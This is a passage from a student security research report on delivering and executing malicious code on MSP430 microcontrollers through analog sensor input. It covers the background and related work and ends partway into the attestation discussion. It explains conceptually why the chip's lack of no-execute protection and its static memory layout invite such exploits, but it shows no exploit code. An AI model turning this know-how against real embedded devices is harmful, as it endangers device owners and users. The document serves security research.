SCREAM: Sensory Channel Remote Execution Attack Methods

Student Authors:
Nicholas F. Brown
Nilesh C. Patel
Patrick H. Plenefisch

Project Advisors:
Professor Krishna Venkatasubramanian
Professor Thomas Eisenbarth

March 25, 2016

Table of Contents

Index of Figures....3
Index of Tables....3
Abstract....5
Chapter 1: Introduction....6
Chapter 2: Problem Statement....9
Chapter 3: Background....10
  3.1 Embedded Systems....10
    3.1.1 Texas Instruments MSP430....10
    3.1.2 Analog Input & Output....12
  3.2 Embedded Device Security....13
Chapter 4: Related Works....15
  4.1 Hardware and Software Based Cryptography....15
  4.2 Intrusion Detection Systems....16
  4.3 Denial-of-Service Prevention....18
  4.4 Trusted Computing and Device Attestation....20
  4.5 Sensory Channel Threats....21
Chapter 5: System Model....23
Chapter 6: Threat Model....25
  Identifying Entry Points....25
  Assets to Protect....25
  Countermeasures....26
Chapter 7: Methodology....27
  7.1 Sensory Channel Malware Delivery and Execution....27
    7.1.1 Store & Send Mode....27
    7.1.2 Histogram Mode....29
Chapter 8: Results and Analysis....33
  8.1 Hardware Setup....33
  8.2 DAC-ADC Analysis....33
  8.3 Attack Implementations....37
    8.3.1 Store & Send Mode....37
    8.3.2 Histogram Mode....38
Chapter 9: Proposed Defense....40
Chapter 10: Limitations....42
  10.1 Store & Send Mode....42
  10.2 Histogram Mode....42
  10.3 DAC Accuracy....43
  10.4 Proposed Defense....43
Chapter 11: Conclusion....45
Appendix A: Binary Exploitation Background....47
  Stack-Based Buffer Overflow....47
  Write What Where Condition....48
  Non Executable Stack....48

Return Oriented Programming....48
Address Stack Layout Randomization....49
Appendix B: LFSR Output Distribution....50
Appendix C: Code Listings....52
Shellcode....52
GNU R Processing Code....52
Data Generation....53
Histogram Exploit Code....54
Store & Send Exploit Code....55
Shellcode Probability Processing....57
Bibliography....58

Index of Figures

Figure 1: MSP430 System Configuration [28]....11
Figure 2: Memory map of MSP430 address space [15]....12
Figure 3: A simple temperature sensor circuit....13
Figure 4: Comparison of cryptographic protocol on MSP430 and specialized hardware [6]....16
Figure 5: Steps to load [0x09,0x32,0xA3]....27
Figure 6: Store & Send operation pseudocode....28
Figure 7: Loading data in histogram mode....30
Figure 8: Steps for exploiting vulnerability in histogram mode....31
Figure 9: Our setup with the Launchpad on the left, connected to the DAC on the right....33
Figure 10: Shellcode encoded in voltages....34
Figure 11: Main loop of data gathering application....34
Figure 12: Offset between expected byte and received byte values....34
Figure 13: Integral Nonlinearity Error in the MCP4725 [28]....35
Figure 14: Standard deviation of noise in DAC-ADC loop....35
Figure 15: Mean accuracy of each byte transmitted....36
Figure 16: Comparison of predicted success rates for random shellcode....37
Figure 17: Algorithm for sending data in Histogram mode....38
Figure 18: MSP430 Memory Layout. red is non-executable, green is executable....40
Figure 19: RET protection MSP430 assembly code....41
Figure 20: Shows an exploitation of a stack-based buffer overflow vulnerability [29]....47
Figure 21: LFSR algorithm....50
Figure 22: Output Distribution of LFSR....50
Figure 23: Output frequency distribution of LFSR....51

Index of Tables

Table 1: Three types of sleep deprivation attacks....18
Table 2: Types of jamming [20]....19
Table 3: Device Modes....23
Table 4: Entry points into embedded device....25
Table 5: Assets....26

Table 6: Predicted and actual success rates from our trials..39

Abstract

Sensory channel threats on embedded systems are an often overlooked attack vector. Because many computing systems focus on digital communication, much of the security research for embedded systems has focused on securing the communication channels between devices. This project explores the concept of sensory channel attacks and demonstrates that an attack on an embedded device purely through sensory channel input can achieve arbitrary code execution. Unlike previous research on sensory channel attacks, this work does not require the device to have preloaded malware. We demonstrate that our attacks were successful in two separate, realistic applications with up to a 100.00% success rate. Finally, we propose a possible defense to these attacks and suggest future avenues of research in this field.

Chapter 1: Introduction

The computing industry has recently become exposed to a new set of small, powerful, connected devices. These “smart” devices have quickly become commonplace, and with devices getting smaller, faster, and more connected by the day, software and embedded systems engineers are being faced with problems that have never been encountered before. This new generation of devices has been called the Internet of Things (IoT), and can include cars, thermostats, watches, pedometers, and even water bottles. Consumers are embracing these smart devices, and using their functions to track their daily activities and automate their lives. Researchers from Cisco estimate that by 2020, there will be approximately 50 billion smart devices in the world [1] Based on a projected world population of 7.6 billion in 2020, this means that there would be just over 6.5 Internet connected devices per person in the world [1]. At the core of each IoT device is an embedded system, a type of low-power computer that, traditionally, has not been connected to the Internet.

As the functionality demands of consumers rise, the engineers building these devices are slowly realizing that designing these devices to be secure is more challenging than anticipated. Depending on the application, failing to consider security a requirement can leave vulnerabilities allowing adversaries to steal private information, cause bodily harm, or render devices inoperable. In the news we can see reports of remotely controlled cars [2], [3], theft of voice information [4], and highly insecure baby monitors [5]. If the ubiquity of and the reliance on these smart devices continues at its current rate, securing these devices is going to become one of the most pressing issues in cybersecurity.

Researchers have devised countless systems for securing embedded systems, especially those that are networked together in some way. These solutions have included new cryptographic protocols, intrusion detection systems, and denial-of-service prevention [6]–[11]. One of the more interesting defenses used is called remote device attestation, a framework for challenge-response protocols that make a device verify itself to another device on the network. Attestation ensures that a device is running the code it was intended to, and hasn’t been tampered with. An alternative to attestation is write once program code, leaving the hardware unable to modify the code it runs. Attestation mechanisms have a limitation however, which is that they cannot verify the contents of nondeterministic data in RAM. Attestation systems make a point of trying to develop a system for modeling the state of RAM to be as deterministic as possible, but there is one aspect that is unpredictable: environmentally-influenced data. This is the kind of data that an embedded system will gather from onboard sensors. It is susceptible to environmental changes and electromagnetic interference, which are highly nondeterministic.

The inability to attest the portions of RAM devoted to sensory channel input creates a potential security hole where an attacker is able to load any data into this section of memory. While engineers have faced the problems of securing communications channels before, there is limited research on the threats facing sensory channel input. Most of these devices blindly trust input from the sensor. Some devices may perform limited verification of sensory channel input, but techniques for this vary from application to application. To bring attention to sensory channel threats, this project attempts to prove that an adversary can get arbitrary code execution on an embedded device through the sensory channel.

In this project, we propose and successfully implement two distinct attacks on embedded systems through the sensory channel to gain full control over code execution. One attack focuses on fast malware delivery through the sensory channel, while the other demonstrates a scenario where the sensory channel can be used to both deliver and execute malware on an embedded device. We develop a probabilistic model for the success rate of each attack, and demonstrate its validity through experimentation. In the malware delivery attack, we achieved a 9.2% success rate. While this is fairly low, it matches our model and can be improved with better hardware. In the malware execution attack, we were able to achieve a success rate of 100.00% in one configuration.

Previous research in sensory channel attacks focuses on manipulating sensor input to trigger existing functionality in the target's code [12]. For example, Uluagac et al. [13] demonstrate that an attacker is able to send a specific sensory pattern to trigger malware loaded through other means. While this research provides meaningful results and brings attention to sensory channel threats, the work is limited in that it either requires existing malware on the device, or the attack is limited to manipulating existing functionality. This research demonstrates the possibility of gaining arbitrary code execution through the sensory channel. By demonstrating these attacks, our research draws attention to the severity of sensory channel threats, and creates practical proof-of-concept attacks that can be used to test more advanced attack techniques and prevention mechanisms.

The remainder of this report begins in Chapter 2 with our problem statement. Chapter 3 discusses the necessary background information to understand the exploit we have designed. In Chapter 4, we discuss related research and explain how it fits into our project. Then, Chapters 5 and 6 describe the system and threat model used for our methodology, which follows in Chapter 7. Following the methodology, Chapter 8 contains results, including the specific implementation of our attacks as well as results from a variety of experiments performed. Chapter 9 proposes a possible defense against our attacks, and Chapter 10 discusses the limitations of our attacks and proposed defense. Finally, Chapter 11 concludes our report by summarizing our work and the motivation behind it, and proposes various potential ways to improve upon or extend this research

Chapter 2: Problem Statement

Current research does not appear to provide any arbitrary code execution attacks via analog sensory channel inputs. Sensory channel attacks have been used to inject false sensor data and trigger existing malware [12], [13], but never has the sensory channel been used to both deliver and execute malicious code. The main goal of this project is to enhance the security landscape of the Internet of Things, and embedded systems in general, by executing such an attack on an embedded device. Additionally, the attack should bypass code attestation methods. While it may use digital inputs such as a wireless or serial communication channel, the attack should primarily make use of the analog sensor input. Demonstrating that such an attack is possible is a step towards devising new security mechanisms for embedded devices. By accomplishing these goals, we will be proving that a gap exists in the state-of-the-art in embedded systems security field.

Chapter 3: Background

Before we can detail our attacks, we need to discuss some necessary background material. Embedded systems, which are discussed in detail in this chapter, are distinctly different from the general purpose computers we use daily. We begin this chapter with a high level overview of embedded systems. Then, we discuss the MSP430, since the majority of this work depends upon some key architectural components of the MSP430 family of microcontrollers. Next, we provide a short introduction to analog input, a common function on many embedded systems. Finally, we begin to discuss the challenges of securing embedded systems.

3.1 Embedded Systems

Unlike the personal computing devices many of us use regularly, embedded systems are often small, low-power, specialized computing systems designed for a specific purpose. These purposes could range from simple devices like a digital watch, to more complex digital signal processors, to even more complex controllers for mechanical systems like robots or autonomous vehicles. Generally, an embedded system is any microprocessor- (or microcontroller-) based computing system that is a part of a larger system. While many could argue that modern smartphones are embedded systems, for the purpose of this discussion, we will treat smartphones as more general purpose personal computing devices, since the gap between smartphones, tablet computers, and laptop computers is becoming increasingly smaller. We will be focusing on devices whose main computing unit is a microcontroller (MCU).

Microcontrollers are CPUs that have RAM, storage, and other peripherals on-chip, unlike general purpose microprocessors, which require additional hardware to control RAM and storage. Because MCUs are used in devices that have real-time constraints, many MCUs do not take advantage of advanced, non-deterministic features like caching or virtual memory. Additionally, these devices are generally more resource constrained. For example, the MSP430F5529, a specific model microcontroller from Texas Instruments' (TI) MSP430 family of 16-bit microcontrollers, has a 25 MHz clock frequency, 128 KiB of non-volatile storage, and only 10 KiB of RAM [14]. When compared to modern general purpose 64-bit computers that have clock speeds upwards of 4 GHz on multiple cores, 8 GiB or more of RAM, and terabytes of non-volatile storage, it is clear that these devices are designed for an entirely different purpose.

3.1.1 Texas Instruments MSP430

There is a huge variety of microcontrollers on the market, each with varying degrees of complexity, cost, and performance. Each family of microcontrollers is designed for a different purpose, and embedded systems software development is by nature architecture dependent. In this project, we worked with the commonly-used Texas Instruments MSP430 family of microcontrollers. Specifically, we worked with the MSP430F5529 described in the previous section. The Texas Instruments website describes the MSP430 as follows:

> The TI MSP430 family of ultra-low-power microcontrollers consists of several devices featuring peripheral sets targeted for a variety of applications. The architecture, combined with extensive low-power modes, is optimized to achieve extended battery life in portable measurement applications. The microcontroller features a powerful 16-bit RISC CPU, 16-bit registers, and constant generators that contribute to maximum code efficiency. The digitally controlled oscillator (DCO) allows the devices to wake up from low-power modes to active mode in 3.5 µs (typical). [14]

As we will see, the MSP430 has qualities that make this project possible. To understand these qualities, we need to delve into the MSP430 hardware specification and Instruction Set Architecture (ISA). The MSP430 family of microprocessors uses a von Neumann architecture, and all on-chip peripherals are accessed via memory-mapped registers. Being von Neumann, the MSP430 has one memory bus used both for instruction fetch and memory access. The memory bus consists of two parts, the Memory Access Bus (MAB) and the Memory Data Bus (MDB), both 16 bits wide. Figure 1 gives a high level view of the CPU and how it is connected to various peripherals, including ROM, RAM, various timers, and I/O devices. Although code and data memory are accessed via the same bus, it is not possible to write to flash (program) memory at runtime, but data can be read from any address at any time. [15]


Unified Clock System
ACLK
SMCLK
MCLK
128KB 96KB 64KB 32KB Flash
8KB+2KB 6KB+2KB 4KB+2KB RAM
Power Management LDO SVM/SVS Brownout
SYS Watchdog Port Map Control (P4)
I/O Ports P1/P2 2×8 I/Os Interrupt & Wakeup PA 1×16 I/Os
I/O Ports P3/P4 2×8 I/Os PB 1×16 I/Os
I/O Ports P5/P6 2×8 I/Os PC 1×16 I/Os
I/O Ports P7/P8 1×8 I/Os 1×3 I/Os PD 1×11 I/Os
Full-speed USB USB-PHY USB-LDO USB-PLL
CPUXV2 and Working Registers
MAB
MDB
DMA 3 Channel
EEM (L: 8+2)
JTAG/ SBW Interface
MPY32
TA0 Timer_A 5 CC Registers
TA1 Timer_A 3 CC Registers
TA2 Timer_A 3 CC Registers
TB0 Timer_B 7 CC Registers
RTC_A
CRC16
USCI0,1 USCI_Ax: UART, IrDA, SPI USCI_Bx: SPI, I2C
ADC12_A 12 Bit 200 KSPS 16 Channels (14 ext/2 int) Autoscan
REF
COMP_B 12 Channels

Figure 1: MSP430 System Configuration [28]

Like many microcontrollers, the MSP430 is designed for real-time applications. As mentioned previously, this means that the MCU forgoes caching and virtual memory. Without virtual memory, features like address space layout randomization (ASLR) are not easy to implement. Because there is no virtual memory, the address space is always static, as shown in Figure 2. Additionally, one of the features of the MSP430 ISA is that while it has several addressing schemes, they are all orthogonal to the instructions and layout such that any instruction can reference any memory address. [15]

Because of the MSP430's simplicity, there is no concept of hardware no-execute (NX) protection. In combination with its shared memory bus, the lack of NX protection means the processor is able to fetch and execute instructions from anywhere in its address space. Simpler cores such as AVR are based on the Harvard architecture and can't execute RAM, while more complex cores such as ARM have NX support.



Figure 2: Memory map of MSP430 address space [15]

Since MSP430 aims to be simple and low-power, the lack of NX support is not surprising. As we will see later in this paper, this combination makes the MSP430 uniquely vulnerable to a certain class of binary exploits. The MSP430 ISA is extremely limited, and about half of them are emulated instructions that are implemented by using a different instruction. The ISA is a reduced instruction set, which TI describes as having "highly transparent instruction formats" [15]. The core instructions and most emulated instructions use one 16-bit word in program memory, but rarely used emulated instructions can use up to three words in program memory. One example of a common emulated instruction is the return instruction, `RET`, which is implemented with `MOV @SP+, PC`. An example of a multi-word emulated instruction is the rotate left circular (RL) instruction, which is implemented using two add instructions [15].

3.1.2 Analog Input & Output

A common application of low-power embedded devices is for sensor data gathering and processing. Sensors can measure a variety of different environmental data. For example, one can create a simple temperature sensor with just a resistor, a thermistor (resistor whose resistance value varies with temperature), and a voltage source. Figure 3 shows the circuit diagram for this voltage divider circuit. By measuring the voltage drop across the thermistor, we can calculate the approximate ambient temperature.

Because these sensor applications output an analog signal, we need a way to convert the analog voltage into a digital value that our microcontroller can understand. This is where analog-to-digital converters (ADCs) are used. An ADC is one of many peripheral devices that microcontrollers, including the MSP430F5529, often have on board. ADCs have property called resolution, measured in bits. For example, the MSP430F5529 has a 12 bit ADC on board. From a user perspective, what this means is that an analog voltage signal will be discretized into one one of 2^{12} possible digital values, based on a reference voltage. For example, given a perfect ADC and a reference voltage of 5 V, a voltage of 1 V, we can apply Equation 3.1 to determine that this voltage will be interpreted as the value 819. In our simple temperature sensor example, we can use this value combined with information about the thermistor (provided by the manufacturer) to calculate the temperature measured.



Figure 3: A simple temperature sensor circuit

$$C = \left\lfloor \frac{V_{in}}{V_{ref}} \cdot 2^{12} \right\rfloor \qquad (3.1)$$

While not commonly used in sensor systems, digital-to-analog converters (DACs) exist as well. They perform the reverse of the ADC function, given a value and a reference voltage they create an analog signal based on that value. For example, given a 5 V reference, and a value of 819, a 12 bit DAC, such as the MCP4725 from Microchip, would create an analog signal of 1V. The most common uses today for DACs are in audio systems, converting the digital signals of music into analog ones that can be amplified and delivered to speakers

3.2 Embedded Device Security

Before embedded systems became connected to the Internet, embedded device security was a fairly small field. Much of the research focused on either securing the supply chain, the physical device itself, or authenticating the firmware on embedded devices [16]. Once a manufacturer could ensure that their firmware was running on their devices, there was not much more that needed to be done. Additionally, depending on the application, there was not much incentive for an attacker to try to gain control of these devices as they were usually highly limited. Once embedded systems become connected to the Internet, however, there immediately became an incentive for exploiting them.

One of the most relevant examples of recently connected embedded systems becoming a target is automobiles [2], [3]. Many new cars come with an Internet connected infotainment system. These systems have historically been connected to the main control network in the car, so that they can provide diagnostic information to the driver as well as having features such as automatically adjusting the volume based on the vehicle's speed. Because the infotainment systems are connected to the vehicle's main control bus, it is possible for an attacker to remotely gain control of a vehicle through the Internet connected infotainment system [2].

One field in embedded systems research is body area networks (BANs), which aims to create networks of wearable sensing devices, often for medical purposes. In BAN systems, an attacker could maliciously control nodes to falsify sensor data that the victim's life may depend upon. As with many networked systems, gaining control of a node may allow the attacker to pivot to a more valuable node on the network. In a BAN, this could mean using the compromised mote to launch an attack on the base station, which could be a smartphone or another Internet-connected device. Because these embedded devices are more limited than traditional computing devices, the threat of an attacker using the embedded device as an entry point to a network is often overlooked [17].

Chapter 4: Related Works

The current research in security for networked embedded devices generally focuses on low-power cryptographic communication protocols [6], intrusion detection systems [7], and trusted computing [8]. Additionally, since these devices are often battery-powered, wireless devices, some work has been done in preventing battery draining denial of service and jamming attacks. Some of the solutions are more theoretical, proposing new hardware designs, while others are more practical, software-based solutions.

4.1 Hardware and Software Based Cryptography

Networked embedded systems, by definition, are required to have some digital communication channel. Some are wireless systems using Bluetooth or ZigBee, others use real-time wired protocols like CAN, and some use Ethernet. To protect wired communication, any endpoints connected to the Internet need to be secured, and the physical wires should be secured. With wireless communication, however, all messages must be broadcast over the air. Because data is transmitted in the open, attackers can listen in on communication and reverse engineer the protocol. This gives the attacker access to potentially sensitive communication and the possibility to spoof communication for malicious purposes. The most practical solution to this attack is by encrypting and authenticating communications. Because embedded devices have low computational power and often have to meet tight real-time constraints, implementing a secure cryptographic protocol is a challenge. Additionally, some systems are battery-powered, meaning that not only does encryption need to be fast, it needs to consume minimal power.

In an ideal world, the best way to have low-power, fast cryptography is by creating specialized hardware for performing the cryptographic computation. In 2011, researchers explored this idea; they designed a security scheme for body area networks, analyzed its energy use on general purpose processors, and proposed a design for new hardware that would give a drastic reduction in energy use. They propose using symmetric key cryptography in the Counter with Cipher Block Chaining and Message Authentication Mode (CCM) with a block cipher like the Advanced Encryption Standard (AES). They define five communication modes, one for each part of the protocol, and they estimate the energy use for each mode implemented on an MSP430F1611 microcontroller. With the device running at 8 MHz, the clock cycles required for encryption ranged from 16156 to 46386 cycles, which corresponded to a range of 25.51 µJ to 87.78 µJ. To reduce this consumption, the researchers proposed a new 16-bit microcontroller with specialized cryptographic instructions that make use of 128-bit vector units to accelerate cryptographic computation. In Figure 4, we see the comparison between the proposed microcontroller design and the original MSP430 experiments. Clearly, the specialized hardware uses significantly less energy. [6]

Unfortunately, the low-cost nature of microcontrollers on the market today means that most do not have specialized hardware for cryptographic computation, though this is quickly changing. Manufacturing the hardware proposed in this paper would be expensive and time-consuming. Instead of designing hardware, many engineers look to use lightweight software implementations of cryptographic protocols. In a paper titled "Lightweight Cryptography for Embedded Systems – A Comparative Analysis" [9], researchers measured the energy usage and performance of hardware and software implementations of various cryptographic protocols. Using two metrics, figure of merit (for hardware) and a combined metric (for software, a function of code size, cycle count, and block size), they compared a variety of protocols. Of the measured protocols, the best hardware implementation was PRINTcipher [10], with a figure of merit score of 3952 (with most implementations between 0 and 300), and the best software protocol was Camellia [11].



Figure 4: Comparison of cryptographic protocol on MSP430 and specialized hardware [6]

For the majority of attacks attempted over a communication channel, specifically a wireless channel, strong cryptography is an excellent prevention mechanism. If an embedded device has two external inputs, the communication channel and an analog sensor, cryptography can be used to protect the communication channel. Unfortunately, cryptography can only be applied to digital information; it would not make sense to try to encrypt an analog input.

4.2 Intrusion Detection Systems

In sensor networks, nodes are generally sending sensor data to a more powerful base station that performs various operations on the data, depending on the application. For example, a network of weather-monitoring devices may send sensor information to a server that is attempting to model and predict weather patterns. Often, the data being sent follows some kind of pattern, or at the very least, there is an expected reasonable range of values for the data. In the weather-monitoring example, we have an expectation that temperatures do not change very drastically in a short amount of time, and we can determine a range of temperatures based on the climate and time of year.

Knowing this kind of information, we can develop algorithms that detect abnormal behavior from sensor nodes. This kind of behavior could either be a malfunction, an attacker, or a highly unlikely event. Intrusion detection systems (IDS) are designed to filter through data to find these abnormalities and do something about it, by either notifying an administrator or another piece of software.

In the BAN space, an IDS can be designed to detect abnormalities in physiological sensor data. In a recent paper, researchers developed an IDS using the Negative Selection Algorithm, an algorithm modeled after the human immune system [7]. Essentially, the algorithm uses a set of detectors designed not to match normal data. So data is run through the detectors, and an anomaly is detected if there is a match. The researchers ran their system on a network simulator, and proved that it was effective at detecting misbehavior and had a low false alarm rate.

In addition to the centralized intrusion detection system described previously, the concepts of intrusion detection can be applied to a decentralized system that detects whether a node is malicious based on modeling trust between devices. Boukerche et al. [18] propose a decentralized secure mobile healthcare system using a trust-based multicast scheme. The basic idea is that any node in the network maintains a trust evaluation for all of the nodes with which it communicates. The proposed trust evaluation scheme has five parts:

- Nodes only communicate when their trust value hits a certain threshold.
- Nodes are rewarded for cooperative behavior, such as successfully forwarding packets in the network.
- Nodes are penalized for uncooperative behavior, such as dropping packets.
- Current trustworthiness is a function of current behavior and past trust records.
- When evaluating trust, historically cooperative nodes will be rewarded more for good behavior, which historically uncooperative nodes will be rewarded less for good behavior.

In this kind of model, untrustworthy nodes are detected easily because the routing of network packets is done in multicast, where each node broadcasts a packet to all one-hop neighbors, who in turn do the same until the packet has been routed. Since multicast is part of the protocol, the sender of a packet will perform many trust evaluations for each packet sent. This system was proven to be effective at detecting uncooperative behavior. While this behavior is not necessarily malicious, the system could be extended to look for malicious activity rather than just uncooperative activity.

Both of the schemes presented here could potentially be modified to protect against sensory channel-based arbitrary code execution attacks. However, the algorithms presented are not efficient enough to support the real-time constraints that many sensors need to meet. As such, the algorithms may not be able to detect misbehavior until after the device has been compromised. Once the device is running malware, it can disguise itself to appear to run normally even though there is some malicious behavior occurring.

4.3 Denial-of-Service Prevention

With wearable and mobile embedded devices being battery-powered, denial-of-service (DoS) works differently from DoS on networks with wall-powered devices. Instead of just resource-starving the target servers or routers, adversaries can drain the battery on these devices using a few techniques. A common DoS technique against a wireless device is to inject malformed packets into the network, causing a sleep deprivation attack. Wireless transceivers, to save battery, have different modes of operation. When they are not being used to receive or send packets, they are in a sleeping mode that listens for a short, specific sequence to signify that a transmission is starting. If an attacker sends this sequence repeatedly, the transceiver will be forced into the receive mode, which uses more energy. Another technique used for DoS on wireless devices is jamming, where an adversary usually generates a signal much stronger than the wireless device is able to transmit, making it near-impossible for the device to send information to other devices on the network.

Martin et al. [19] analyze the effects of sleep deprivation attacks on mobile computers, specifically an IBM Thinkpad and an iPAQ Pocket PC. They define three types of sleep deprivation attacks, listed below in Table 1. All three attacks drain the battery of the target, although each type succeeds through a different mechanism. Ideally, the attacker wants to drain the target device's battery without the user realizing that something is wrong. This means that the attack should prevent the device from sleeping properly, but should not slow down the device while the user is interacting with it.

Table 1: Three types of sleep deprivation attacks

Type	**Description**	**Example**
Service request power attacks	Attacker makes repeated requests to which the target must authenticate or respond	Repeatedly trying to log in to an SSH server with the wrong password
Benign power attacks	The attacker forces the target to perform computation on a valid input that is hidden to the user of the target	Executing hidden JavaScript on a webpage
Malignant power attacks	The attacker modifies the operating system kernel or application to perform power hungry tasks	Trojan Horses

The researchers ran experiments involving all three of these types of attacks on the Thinkpad and iPAQ devices. As expected, the attacks caused a significant drain on the target's battery, with service request power attacks increasing power usage by approximately 30% and benign power attacks increasing consumption by 80%. The researchers highlighted an important result: the amount of battery drain was primarily a function of the computation performed on the target, not the wireless communication subsystem. This is likely because they were working with relatively high-power battery operated devices. They follow by stating that the opposite is true in wireless sensor networks; the wireless communication subsystem, in a wireless sensor network, requires more power than the microcontroller.

Along with measuring the impact of sleep deprivation attacks, Martin et al. propose multi-layer authentication and energy signature monitoring as ways of creating what they call a power-secure architecture. The idea behind multi-layer authentication is to require requests to power-hungry applications be authenticated multiple times with varying degrees of authentication difficulty. Lightweight authentication should be performed first. If the request cannot be authenticated in the lightweight stage, then less power has been consumed than if heavier authentication was performed. Energy signature monitoring is a fairly simple concept; the device should monitor energy use and change its behavior based on consumption. For example, if an SSH server is running, no users are logged in, and the device is consuming a lot of energy, the device could disable the SSH server.

In a similar work, Xu et al. [20] highlight jamming and denial-of-service attacks on sensor networks and propose various strategies to defend against them. The authors describe four types of jamming attacks, listed in Table 2. Unlike the work done by Martin et al., this research focused less on battery drain, and more on preventing the communication between nodes in the network. Jamming can be analogous to filling a shared buffer of data. If one device is continually making sure the buffer is full of bad data, the other devices cannot use the buffer for legitimate uses.

Table 2: Types of jamming [20]

Type	**Description**
Constant jammer	Constantly emit random radio signal.
Deceptive jammer	Inject regular packets into the system, causing devices to continually receive packets.
Random jammer	Randomly turn jamming on and off, can be either a constant or deceptive jammer when turned on.
Reactive jammer	Only jam when communication is detected on the channel.

Two ways to prevent jamming attacks from succeeding are channel surfing and spatial retreats. From a high level, both techniques are fairly simple. Channel surfing means changing the communication channel when jamming is detected. The main issue with channel surfing is that that there needs to be a protocol so that all devices being jammed know which channel to change to, without being able to communicate with each other. Another downside of channel surfing is that the jammer can also change channels, forcing a loop of channel surfing. Spatial retreats are a technique specific to mobile devices. The best way to prevent jamming is to move away from the jammed area while maintaining a connection to the rest of the network.

The two attacks mentioned in this section are both potential goals for an attacker. Sleep deprivation attacks could easily be implemented over the sensory channel, and the prevention mechanisms mentioned were designed for digital inputs. Unfortunately, digital solutions like multi-layer authentication do not map to analog sensor inputs. Jamming wireless communication is analogous to manipulating sensor readings. Both prevent the actual information from being transmitted. An adversary trying to change sensor readings is essentially jamming the sensor. Not only can the attacker try to take control of the device via exploiting the software running on it, but the attacker can change sensor readings such that the device's task cannot be completed correctly.

4.4 Trusted Computing and Device Attestation

In section 4.3, we define a malignant power attack, which is a relatively benign type of malware considering the attacker had to modify program code or the operating system kernel. If an attacker can control either the application or the kernel, then the device can be used for any purpose. Detecting if malware is installed on a device is not a solved problem, but the trusted computing and device attestation fields of research attempt to do exactly this. The key concept behind trusted computing is to model how a system should run, and with additional hardware or software, detect potentially malicious behavior. Often these solutions make use of a Trusted Platform Module (TPM), which is a hardware solution to validating the authenticity of a device. Device attestation takes trusted computing and attempts to create networks of trusted nodes. The main idea behind attestation is to remotely issue a challenge to a device, to which the device can only respond correctly if it has not been compromised.

Many remote device attestation schemes require the use of a TPM. Having a TPM onboard an embedded device essentially means having a second microcontroller running alongside the main microcontroller, doubling the power consumption. Clearly, this is not ideal for battery-operated devices. Seshadri et al. [8] propose a software-only approach to remotely attesting embedded devices. Their scheme, called SWATT, follows the normal challenge-response approach. SWATT attempts to perform a keyed hashing function on a pseudorandom walk of all memory on the device, which the attester is also able to compute. If the hashes match, the device has been verified.

